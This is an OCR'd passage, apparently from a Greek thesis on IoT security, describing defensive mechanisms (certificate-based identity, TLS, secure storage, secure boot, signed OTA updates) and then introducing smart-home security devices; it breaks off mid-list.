
Εικόνα 2 Απειλές κυβερνοασφάλειας

2.5 Ποιες είναι οι βέλτιστες πρακτικές για την ασφάλεια του IoT

Οι αναλυτές και σχεδιαστές ασφάλειας κινούνται πέρα από τις παλαιού τύπου λύσεις ασφάλειας δικτύων και ακολουθούν μια ολοκληρωμένη προσέγγιση του κύκλου ζωής του IoT, δημιουργώντας μια θέση ασφάλειας IoT που επιτρέπει αξιόπιστα την καινοτομία του IoT και προστατεύει το δίκτυο από υπάρχουσες και άγνωστες απειλές. Η προσέγγιση του κύκλου ζωής περιλαμβάνει πέντε κρίσιμα στάδια ασφάλειας του IoT:

- Understand IoT Assets

- Assets IoT Risk
- Apply Risk Reduction Policies
- Prevent Known Threats
- Detect & Respond to Unknown Threats



Εικόνα 3 Μηχανισμοί κυβερνοασφάλειας

Οι ομάδες ασφάλειας δικτύου και λειτουργιών ενσωματώνουν την ασφάλεια του IoT στην τυπική πρακτική για να διασφαλίζουν ότι τόσο οι διαχειριζόμενες όσο και οι μη διαχειριζόμενες συσκευές εμπίπτουν στο ίδιο επίπεδο ορατότητας και ελέγχου σε όλο τον κύκλο ζωής της ασφάλειας του IoT:

- Αρχικά καταγράφονται όλες οι διαχειριζόμενες και μη διαχειριζόμενες συσκευές με περιβάλλον.
- Στη συνέχεια αξιολογούνται και εντοπίζονται με ακρίβεια τα τρωτά σημεία και οι κίνδυνοι που σχετίζονται με όλες τις συσκευές.
- Αυτοματοποιούνται οι πολιτικές Zero Trust
- Πραγματοποιείται λήψη μέτρων για την πρόληψη γνωστών απειλών.

- Απαιτείται γρήγορη ανίχνευση και προληπτική ή μη απάντηση σε άγνωστες απειλές.

2.6 Μηχανισμοί Κυβερνοασφάλειας

2.6.1 Ασφαλής Ταυτότητα

Τι είναι

Οι συσκευές και οι υπηρεσίες cloud σε ένα σύστημα IoT πρέπει να εμπιστεύονται η μία την άλλη. Αυτή η εμπιστοσύνη γίνεται το θεμέλιο για όλες τις αλληλεπιδράσεις τους. Η ασφαλής ταυτότητα είναι μοναδική απόδειξη ότι η συσκευή ή η υπηρεσία είναι αυτή που λέει ότι είναι. Κάθε συσκευή ή υπηρεσία χρησιμοποιεί μια μοναδική επαληθεύσιμη ταυτότητα με τη μορφή πιστοποιητικού για να αποκτήσει πρόσβαση σε άλλα μέρη του συστήματος στο οποίο έχει εξουσιοδότηση πρόσβασης.

Τρόπος Λειτουργίας

Η ταυτότητα μιας συσκευής ενσωματώνεται σε ένα μοναδικό πιστοποιητικό και ένα ιδιωτικό κλειδί. Το πιστοποιητικό υπογράφεται από αξιόπιστη αρχή έκδοσης πιστοποιητικών. Αυτό το πιστοποιητικό περιέχει στοιχεία αναγνώρισης σχετικά με τη συσκευή, όπως το μοναδικό της όνομα και τον σειριακό αριθμό. Περιέχει επίσης το δημόσιο κλειδί της συσκευής, που σχετίζεται με το ιδιωτικό της κλειδί που διατηρείται μυστικό και δεν μοιράζεται ποτέ. Κατά τη σύνδεση σε μια υπηρεσία cloud, η συσκευή παρέχει το πιστοποιητικό ταυτότητάς της. Η υπηρεσία επαληθεύει τη γνησιότητά της ελέγχοντας την υπογραφή του πιστοποιητικού. Τα περισσότερα συστήματα IoT χρησιμοποιούν τη μορφή πιστοποιητικού x509, η οποία είναι η ίδια μορφή που χρησιμοποιείται για τη διαχείριση της ταυτότητας ασφαλών ιστότοπων.

Πολλά ενσωματωμένα συστήματα προσφέρουν συγκεκριμένες δυνατότητες για τη δημιουργία και την ασφαλή αποθήκευση πιστοποιητικών ταυτότητας. Αυτά είναι συχνά μέρος συστημάτων που ονομάζονται Root-of-Trust. Επιπλέον, οι πάροχοι υπηρεσιών cloud προσφέρουν εργαλεία και υποδομή για την υπογραφή και την εισαγωγή των πιστοποιητικών συσκευών στις συσκευές. Αυτό ονομάζεται συνήθως παροχή. Για

παράδειγμα, το AWS παρέχει υποδομή για την παροχή συσκευών με τις δυνατότητες παροχής του AWS IoT Core.

'Οφελος

Με μια μοναδική, επαληθεύσιμη ταυτότητα για κάθε έγκυρη συσκευή, τα συστήματα IoT έχουν περισσότερες διαβεβαιώσεις ότι δεν μπορούν να συμβούν μη εξουσιοδοτημένοι κλώνοι ή μη έγκυρες αλληλεπιδράσεις.

2.6.2 Ασφαλής Επικοινωνία

Τι είναι

Οι συσκευές IoT πρέπει να επικοινωνούν στο διαδίκτυο με ασφάλεια. Η ασφαλής επικοινωνία συνήθως αναφέρεται σε αυτούς τους τρεις πυλώνες.

- **Απόρρητο** – αποτρέποντας πιθανές υποκλοπές από το να μπορούν να υποκλαπούν απεσταλμένα και ληφθέντα μηνύματα
- **Ακεραιότητα** – εμποδίζοντας έναν εισβολέα να παραποιήσει μηνύματα και να τα μεταβιβάσει ως έγκυρα
- **Έλεγχος ταυτότητας** – Διασφάλιση ότι τόσο ο αποστολέας όσο και ο παραλήπτης των μηνυμάτων είναι αυτοί που λένε ότι είναι

Τρόπος Λειτουργίας


Δεδομένου ότι η επικοινωνία στο Διαδίκτυο ρέει μέσω της δημόσιας υποδομής, ο καθένας μπορεί να έχει πρόσβαση σε δεδομένα που μεταδίδονται μεταξύ των τελικών σημείων. Με την κρυπτογράφηση, τα δεδομένα αποκρύπτονται και είναι μαθηματικά αδύνατον να αποκωδικοποιηθούν χωρίς το κλειδί. Μόνο ο αποστολέας και ο παραλήπτης θα πρέπει να είναι σε θέση να κατανοήσουν τα δεδομένα. Οι υποκλοπές δεν πρέπει να μπορούν να κατανοήσουν τίποτα από τα δεδομένα, θα πρέπει ουσιαστικά να είναι αδιαφανή.

Για την αποτροπή των κακόβουλων από το να προσπαθήσουν να δημιουργήσουν επικοινωνία με ξένα συστήματά (για παράδειγμα μια επίθεση man-in-the-middle), κάθε IoT συσκευή πρέπει να είναι σε θέση να πιστοποιεί αμοιβαία την ταυτότητα του άλλου. Αυτό επιτυγχάνεται μέσω επαλήθευσης υπογραφής πιστοποιητικού ταυτότητας. Μόνο μία

έγκυρη IoT συσκευή με έγκυρο πιστοποιητικό που έχει υπογραφεί από μια αμοιβαία αξιόπιστη αρχή έκδοσης πιστοποιητικών θα περάσει τη δοκιμή επαλήθευσης. Τα περισσότερα συστήματα IoT χρησιμοποιούν Transport Layer Security (TLS) που παρέχει τη ραχοκοκαλιά ασφαλών ιστότοπων. Για παράδειγμα, ένα δημοφιλές λειτουργικό σύστημα για συσκευές IoT, το AWS FreeRTOS, περιλαμβάνει μια ασφαλή βιβλιοθήκη υποδοχών που βασίζεται σε μια δημοφιλή βιβλιοθήκη TLS ανοιχτού κώδικα, το mbedTLS από την Arm.

'Οφελος

Ένα σύστημα που διασφαλίζει το απόρρητο, την ακεραιότητα και τον έλεγχο ταυτότητας στις επικοινωνίες του θα έχει μεγαλύτερη προστασία έναντι μη εξουσιοδοτημένων δραστηριοτήτων όπως η υποκλοπή, η παραβίαση, η πειρατεία συστήματος ή η άρνηση υπηρεσίας.



Εικόνα 4 Ασφαλής επικοινωνία με τη χρήση ασύμμετρης κρυπτογράφησης

2.6.3 Ασφαλής αποθήκευση

Τι είναι

Τα συστήματα IoT πρέπει να διατηρούν μυστικές και προστατευμένες ευαίσθητες πληροφορίες. Απαιτείται δηλαδή εμπιστευτικότητα. Η ασφαλής αποθήκευση αναφέρεται σε διάφορες τεχνικές για την ασφάλεια των δεδομένων και την προστασία τους από μη


εξουσιοδοτημένη πρόσβαση. Σημαίνει επίσης κρυπτογράφηση δεδομένων έτσι ώστε, αν κάποιος εισβολέας είχε πρόσβαση, να μην μπορεί να κατανοήσει το περιεχόμενο. Αυτό περιλαμβάνει δεδομένα που είναι αποθηκευμένα σε συσκευές καθώς και στο cloud (υπολογιστικό νέφος). Περιλαμβάνει επίσης την απόκρυψη κρυπτογραφικών κλειδιών που δεν είναι προσβάσιμα πέρα από τις κρυπτογραφικές μηχανές που τα απαιτούν.

Τρόπος λειτουργίας

Πολλά ενσωματωμένα συστήματα προσφέρουν υποστήριξη χαμηλού επιπέδου για ασφαλή αποθήκευση, συμπεριλαμβανομένης της προστασίας flash, της αποθήκευσης κρυπτογραφημένου κώδικα, των κρυπτογραφημένων συστημάτων αρχείων και της παρακολούθησης της ακεραιότητας των δεδομένων. Ένα παράδειγμα περιλαμβάνει την κρυπτογράφηση flash Espressif ESP32. Οι πάροχοι cloud προσφέρουν κρυπτογραφημένη αποθήκευση αντικειμένων, κρυπτογραφημένες βάσεις δεδομένων και υπηρεσίες διαχείρισης κλειδιών. Η πρόσβαση ελέγχεται μέσω πολιτικών ασφαλείας που συνδέονται με τον έλεγχο ταυτότητας χρήστη. Στα παραδείγματα περιλαμβάνονται οι επιλογές κρυπτογράφησης που είναι διαθέσιμες με την αποθήκευση αντικειμένων AWS S3 και το AWS RDS, χρησιμοποιώντας κλειδιά που είναι αποθηκευμένα στην Υπηρεσία Διαχείρισης Κλειδιών AWS ή στο AWS Secrets Manager.

'Οφελος

Η διατήρηση της ασφάλειας των δεδομένων είναι κρίσιμης σημασίας για πολλούς λόγους. Τα συστήματα IoT αποθηκεύουν ευαίσθητα δεδομένα, συμπεριλαμβανομένων διαπιστευτηρίων πνευματικής ιδιοκτησίας, δικτύου και άλλων διαπιστευτηρίων ασφαλείας, δεδομένων πελατών και πολλά άλλα. Η εφαρμογή τεχνικών ασφαλούς αποθήκευσης θα βοηθήσει στην αποτροπή πιθανών εισβολέων από το να κάνουν πράγματα όπως αντίστροφη μηχανική κώδικα, έγχυση κακόβουλου λογισμικού, παράνομη κλωνοποίηση συσκευών, πλαστοπροσωπία συσκευών και παραβίαση δεδομένων πελατών.



Εικόνα 5 Κρυπτογραφημένος χώρος αποθήκευσης σε συσκευές και στο cloud

2.6.4 Ασφαλής εκκίνηση

Τι είναι

Η ασφαλής εκκίνηση ή διαφορετικά Αξιόπιστη εκκίνηση, είναι μια διαδικασία με την οποία ελέγχονται τα χαρακτηριστικά του λογισμικού που θα εκτελεστεί στη συσκευή (γνωστός και ως boot up) έναντι γνωστών-καλών ποσοτήτων για να επαληθευτεί η ακεραιότητα και η αξιοπιστία τους. Όλα αυτά συμβαίνουν πριν το σύστημα επιχειρήσει να εκτελέσει το λογισμικό.


Τρόπος Λειτουργίας

Λειτουργεί παρόμοια με τον τρόπο υπογραφής και επαλήθευσης των πιστοποιητικών. Ένας κατακερματισμός υπολογίζεται από τα δεδομένα που θα φορτωθούν στη μνήμη flash της συσκευής (ο κωδικός). Αυτός ο κατακερματισμός είναι μοναδικός και οποιεσδήποτε μη εξουσιοδοτημένες αλλαγές στον κώδικα θα έχουν ως αποτέλεσμα ο κατακερματισμός να απομακρυνθεί εντελώς. Στη συνέχεια, ο κατακερματισμός υπογράφεται κρυπτογραφικά από ένα αξιόπιστο μέρος και το δημόσιο κλειδί του αξιόπιστου μέρους αποθηκεύεται με ασφάλεια στη συσκευή. Όταν η συσκευή ενεργοποιείται, ελέγχει την ακεραιότητα και την αυθεντικότητα του κώδικα αποκρυπτογραφώντας την υπογραφή και συγκρίνοντάς την με τον κατακερματισμό που υπολογίζεται ανεξάρτητα από τη μνήμη flash. Εάν ταιριάζει, είναι εντάξει να εκτελέσετε τον κωδικό. Εάν όχι, ενδέχεται να έχει συμβεί μια δυνητικά μη εξουσιοδοτημένη τροποποίηση και η συσκευή μεταβαίνει σε ασφαλή λειτουργία. Η ασφαλής εκκίνηση συνήθως πραγματοποιείται σταδιακά. Κάθε στάδιο υπογράφεται και επαληθεύεται ανεξάρτητα. Ένα μικρό πρόγραμμα που ονομάζεται bootloader κάνει το μεγαλύτερο μέρος της δουλειάς.

Η συσκευή Espressif ESP32, υποστηρίζει ασφαλή εκκίνηση, όπως και αρκετοί άλλοι μικροελεγκτές που προορίζονται για εφαρμογές IoT, όπως το Nordic nRF52840, το Infineon PSoC 64 και το NXP LPC55S69.

‘Οφελος

Η διασφάλιση της διαδικασίας εκκίνησης παρέχει πρόσθετη προστασία από επιθέσεις κακόβουλου λογισμικού. Εάν ένας εισβολέας είναι σε θέση να παρακάμψει άλλες δυνατότητες ασφαλείας και να προσθέσει κακόβουλες τροποποιήσεις στο υλικό/λογισμικό του συστήματος, ο αλγόριθμος ασφαλούς εκκίνησης θα τον σταματήσει.



Εικόνα 6 Ασφαλής εκκίνηση

2.6.5 Ασφαλείς ενημερώσεις υλικό λογισμικού Over-The-Air

Τι είναι αυτό?

Η Ασφαλής ενημέρωση, που συχνά ονομάζεται Over-The-Air (OTA) ή ενημέρωση υλικό / λογισμικού Over The Air (FOTA) κ.λπ. είναι η διαδικασία ενημέρωσης του υλικό / λογισμικού στις συσκευές εξ αποστάσεως, η οποία συνήθως γίνεται μέσω ασύρματης επικοινωνίας. Για να γίνει αυτό ουσιαστικά απαιτείται κάθε θεμελιώδες χαρακτηριστικό ασφάλειας που έχουμε ήδη συζητήσει, καθώς και πρόσθετη υποδομή και λογική.

Τρόπος Λειτουργίας


Όταν οι συσκευές παρέχονται σε ένα εργοστάσιο, λαμβάνουν διαπιστευτήρια ασφαλείας και εγγράφονται στην υπηρεσία ενημέρωσης έτσι ώστε να είναι εξουσιοδοτημένες να λαμβάνουν ενημερώσεις. Τα διαπιστευτήρια και η εγγραφή πρέπει να συνδέονται με τη μοναδική ταυτότητα της συσκευής. Εάν εντοπιστεί κάποιο πρόβλημα με μια συσκευή αργότερα (όπως εάν έχει παραβιαστεί από εισβολέα), η εγγραφή της μπορεί να ανακληθεί.

Το υλικό / λογισμικό που πρόκειται να αναπτυχθεί είναι κρυπτογραφικά υπογεγραμμένο. Οι συσκευές ειδοποιούνται όταν υπάρχει διαθέσιμη ενημέρωση. Αυτό το μήνυμα ειδοποίησης περιλαμβάνει τη θέση του αρχείου ενημέρωσης προς λήψη. Την κατάλληλη στιγμή, η συσκευή πραγματοποιεί λήψη της ενημέρωσης, την επαληθεύει και τη φορτώνει στη μνήμη flash. Στη συνέχεια, η συσκευή επανέρχεται και η ασφαλής εκκίνηση αναλαμβάνει την επαλήθευση και την εκκίνηση του νέου λογισμικού. Συχνά οι συσκευές αποθηκεύουν ένα αντίγραφο ασφαλείας του υλικό / λογισμικού τους σε περίπτωση που κάτι πάει στραβά στη διαδικασία ενημέρωσης. Ωστόσο, είναι σημαντική η ανίχνευση μιας συσκευής η οποία εκτελεί παλιό υλικό / λογισμικό και ενέργειες όπου οι εισβολείς επαναφέρουν σκόπιμα το υλικό / λογισμικό σε μια παλαιότερη έκδοση με γνωστή

ευπάθεια. Για παράδειγμα, το AWS υποστηρίζει ασφαλείς ενημερώσεις με την υπηρεσία AWS FreeRTOS OTA Update Manager και το AWS IoT Jobs.

‘Οφελος

Με τις ασφαλείς ενημερώσεις, οι υπεύθυνοι ασφαλείας αντιμετωπίζουν αναδυόμενα ζητήματα ασφαλείας και οι κατασκευαστές προσχωρούν σε ενημέρωση λογισμικού σε συσκευές που βρίσκονται ήδη στα χέρια των πελατών. Με τις ασφαλείς ενημερώσεις, όχι μόνο επιδιορθώνονται προβλήματα, αλλά βελτιώνεται και το λογισμικό του υπάρχοντος λογισμικού.



Εικόνα 7 Firmware Update Process Example

Κεφάλαιο 3
Έξυπνο σπίτι και ασφάλεια IoT συσκευών

3.1 Έξυπνο σπίτι (Smart Home)

Η έννοια του «έξυπνου σπιτιού» περιλαμβάνει όλες τις συνδεδεμένες στο διαδίκτυο συσκευές εντός και εκτός των σπιτιών μας, μαζί με τα αντίστοιχα συστήματα διαχείρισης και χρήσης. Αυτά τα συστήματα έχουν τη δυνατότητα να βελτιώσουν τις καθημερινές μας ρουτίνες, αλλά παρουσιάζουν επίσης ευπάθειες ασφαλείας. Με τον πολλαπλασιασμό των συσκευών που συνδέονται στο Διαδίκτυο, αυξάνεται επίσης η πιθανότητα απειλών για την ασφάλεια στον κυβερνοχώρο.

Η ευρεία αποδοχή των συσκευών IoT από τους καταναλωτές έχει οδηγήσει σε πληθώρα πλεονεκτημάτων όπως η βελτιωμένη παραγωγικότητα, η προστασία των προσωπικών πληροφοριών, η βελτιωμένη ευημερία και ο μεγαλύτερος έλεγχος των δεδομένων. Ωστόσο, η ανεξέλεγκτη διάδοση των συσκευών IoT σε μια άναρχη αγορά έχει προκαλέσει ανησυχίες για την ασφάλεια και δημιούργησε πιθανούς κινδύνους.

Για την προστασία των συνδεδεμένων κατοικιών, συνιστάται η υιοθέτηση μιας πολύπλευρης στρατηγικής που περιλαμβάνει τη χρήση μηχανισμού αποκλεισμού τείχους προστασίας σε συνδυασμό με τεχνολογία μηχανικής μάθησης και τεχνητής νοημοσύνης για τον εντοπισμό και την απόκριση σε ανωμαλίες δικτύου. Υπήρξε σημαντικός αριθμός συσκευών IoT που έχουν παραβιαστεί, υπογραμμίζοντας την ανάγκη οι πάροχοι υπηρεσιών επικοινωνίας (CSP) να δώσουν προτεραιότητα στην ανάπτυξη λύσεων κυβερνοασφάλειας. Εκτός από τις δικές τους προσπάθειες έρευνας και ανάπτυξης, οι CSP θα πρέπει να διερευνήσουν συνεργασίες για να προσφέρουν λύσεις κυβερνοασφάλειας που μπορούν να προστατεύσουν τους ευαίσθητους πελάτες τους και να εδραιώσουν τη θέση τους ως ηγέτες της αγοράς. Επί του παρόντος, η αγορά βιώνει μια ολοκληρωμένη μεταμόρφωση, που χαρακτηρίζεται από μια ψηφιακή επανάσταση. Αυτή η επανάσταση

αντιπροσωπεύει έναν νέο μετασχηματισμό που συμβαίνει παγκοσμίως και αξιοποιεί την αυτοματοποίηση, την τεχνητή νοημοσύνη και άλλες ψηφιακές τεχνολογίες για να κάνει τα πράγματα πιο έξυπνα.

3.1.1 Έξυπνες οικιακές συσκευές ασφαλείας που βασίζονται στο IoT

Στη σύγχρονη εποχή, έχει σημειωθεί αύξηση του αριθμού των ατόμων που ενισχύουν την ευφυΐα και την ασφάλεια των σπιτιών τους επενδύοντας σε συστήματα ασφαλείας έξυπνων σπιτιών. Αυτά τα συστήματα προσφέρουν στιγμιαίες ενημερώσεις σχετικά με την κατάσταση ασφαλείας του σπιτιού κάποιου.

Οι προϋποθέσεις για την ασφάλεια του σπιτιού έχουν κλιμακωθεί σημαντικά, με αποτέλεσμα μια πληθώρα συσκευών IoT που μπορούν να βοηθήσουν σε αυτόν τον τομέα. Ωστόσο, δεν έχουν όλες οι τεχνολογίες IoT ίδιες δυνατότητες ή χαρακτηριστικά. Ορισμένες συσκευές προσφέρουν μεγαλύτερη αξία από άλλες όσον αφορά τη λειτουργικότητα, ιδιαίτερα όταν πρόκειται για συστήματα οικιακής ασφάλειας. Ένας κατάλογος με τα κύρια συστατικά των συστημάτων οικιακής ασφάλειας που βασίζονται στο IoT παρουσιάζεται παρακάτω.

- **Έξυπνες κάμερες**

  Ένα από τα πιο σημαντικά οφέλη του IoT είναι ότι σας επιτρέπει να παρακολουθείτε το σπίτι σας χρησιμοποιώντας κάμερες. Ένα σύστημα οικιακής ασφάλειας δεν είναι ολοκληρωμένο χωρίς την ενσωμάτωση έξυπνων καμερών. Αυτές οι κάμερες σας βοηθούν να παρακολουθείτε όλες τις κινήσεις, τόσο σε εσωτερικούς όσο και σε εξωτερικούς χώρους της κατοικίας σας, σε πραγματικό χρόνο. Υπάρχουν πολλές έξυπνες κάμερες διαθέσιμες για επιλογή, συμπεριλαμβανομένων ασύρματων συστημάτων καμερών IP στα οποία μπορείτε να έχετε πρόσβαση οπουδήποτε με σύνδεση στο Διαδίκτυο.

  Η χρήση smartphone και tablet επιτρέπει την επίτευξη αυτού του στόχου χωρίς οικονομικό κόστος. Η εφαρμογή τους μετατρέπει αυτές τις λειτουργίες σε εξελιγμένες κάμερες παρακολούθησης βίντεο που προσφέρουν ζωντανή ροή και ανίχνευση κίνησης. Οι συσκευές χρησιμοποιούν το πρωτόκολλο IFTTT για να στείλουν ένα email ή μια ειδοποίηση κειμένου σε ύποπτα ή ασυνήθιστα συμβάντα.

- **Συστήματα συναγερμού - Αισθητήρες κίνησης**

  Οι ανιχνευτές κίνησης αποτελούν κρίσιμο συστατικό των μέτρων ασφαλείας κατοικιών, καθώς είναι σε θέση να ενεργοποιούν συναγερμούς για να ειδοποιούν τους ιδιοκτήτες σπιτιού για οποιαδήποτε πιθανή δραστηριότητα που συμβαίνει εντός ή σε κοντινή απόσταση από τις εγκαταστάσεις τους. Τέτοια συστήματα λειτουργούν καταγράφοντας και ελέγχοντας δονήσεις και εισόδους σε 2D και 3D, ανιχνεύοντας έτσι οποιαδήποτε ύποπτη κίνηση.

- **Αισθητήρες πυρκαγιάς/καπνού**

  Η εγκατάσταση ανιχνευτών πυρκαγιάς ή καπνού σε κατοικημένες περιοχές είναι ένα κρίσιμο προληπτικό μέτρο για τη διασφάλιση της έγκαιρης ειδοποίησης κατά τον εντοπισμό. Τον τελευταίο καιρό, ένας αυξανόμενος αριθμός νοικοκυριών έχει εξοπλιστεί με ανιχνευτές μονοξειδίου του άνθρακα, οι οποίοι εκπέμπουν προειδοποιήσεις όταν ανιχνεύουν επικίνδυνα επίπεδα αερίου εντός των εγκαταστάσεων. Τέτοιοι ανιχνευτές μπορούν επίσης να ενεργοποιήσουν συστήματα απόκρισης έκτακτης ανάγκης, όπως η ειδοποίηση της πυροσβεστικής ή η ενεργοποίηση των εκτοξευτήρων, για να διαχειριστούν αποτελεσματικά την κατάσταση και να αποτρέψουν πιθανή ζημιά σε περιουσίες και απώλεια ζωών.

- **Βιομετρικές κλειδαριές**

  Η χρήση βιομετρικών στοιχείων στην καθημερινή μας ζωή είναι αρκετά συνηθισμένη. Οι έξυπνες κλειδαριές ασφαλείας που βασίζονται στο IoT χρησιμοποιούν δακτυλικά αποτυπώματα ή αναγνώριση προσώπου για να παρέχουν πρόσβαση στον χρήστη. Αυτές οι βιομετρικές κλειδαριές μπορούν να παρέχουν ισχυρή ασφάλεια σε κάθε χώρο, ενώ εξαλείφουν την ανάγκη για κλειδιά.

- **Συστήματα θυροτηλεόρασης**

  Η εγκατάσταση συστημάτων θυροτηλεόρασης δίνει τη δυνατότητα στους ιδιοκτήτες σπιτιού να βιώσουν άνεση και ασφάλεια, παρέχοντας τεχνολογία αναγνώρισης φωνής και προσώπου για τον έλεγχο της πρόσβασης στα

ακίνητά τους. Αυτά τα συστήματα έχουν σχεδιαστεί για να ενσωματώνονται με εικονικούς βοηθούς όπως το Siri, το Amazon Alexa και το Google Home, διευκολύνοντας τη διαλειτουργικότητα. Αυτή η ενοποίηση επιτρέπει την απομακρυσμένη παρακολούθηση του σπιτιού και την επικοινωνία με τους επισκέπτες μέσω βιντεοκλήσεων.

- **Συνδεδεμένοι διακόπτες**

  Οι έξυπνοι διακόπτες διαδραματίζουν καθοριστικό ρόλο στη διασφάλιση της ασφάλειας των έξυπνων σπιτιών. Προσφέρουν ευελιξία όσον αφορά τη διαχείριση συσκευών, συμπεριλαμβανομένων smartphone, tablet και βοηθών φωνής όπως το Siri, το Google Home και το Amazon Echo. Κατά συνέπεια, οι χρήστες μπορούν να ελέγχουν τον φωτισμό, τις κουρτίνες και τις ηλεκτρικές συσκευές με ευκολία.

- **Πίνακες διαχείρισης**

